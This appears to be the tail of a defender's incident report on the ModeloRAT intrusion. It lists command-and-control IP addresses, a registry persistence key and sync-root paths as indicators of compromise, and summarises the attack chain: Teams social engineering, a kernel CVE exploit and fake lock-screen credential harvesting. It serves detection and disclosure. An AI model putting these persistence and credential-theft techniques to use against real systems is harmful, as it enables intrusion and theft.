Network C2 | PCDr6967.py (SOCKS5) | 96.9.125.29, 144.172.111.49, 104.194.152.246 (Port 50504) |
Network C2 | Dell508.py (HTTP Tunnel) | 207.246.114.50, 149.28.96.170 (Port 80) |
Persistence Host | Cloud Files Provider Name | PLURIBUS |
Persistence Host | Cloud Files Provider GUID | {904EE598-0511-4664-82A8-22C4A7501044} |
Persistence Host | Registry Persistence Key | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SyncRootManager\PLURIBUS!* |
Persistence Host | Sync Root Path | %TEMP%\cldflt\ |
Persistence Host | Placeholder File | %TEMP%\cldflt\Link.log |
More indicators of compromise can be found on Rapid7’s GitHub.
Key findings
- ModeloRAT pivoted from browser extensions to Teams social engineering.
- Portable Python environments bypass traditional EDR signatures.
- CVE-2023-36036 remains effective despite patch availability.
- Fake lock screens can harvest credentials even with SYSTEM access.
- WebDAV API abuse provides stealthy credential validation.
It took two days to go from "Hi, this is IT support" to domain-wide credential access using a fake lock screen, a Python based RAT, and a two-year-old kernel exploit. If you were an incident responder, none of these techniques would have been new for you, and that’s the point.
What particularly stands out is how quickly control shifted from endpoint to identity. Once valid credentials were obtained, the environment itself became the attack surface.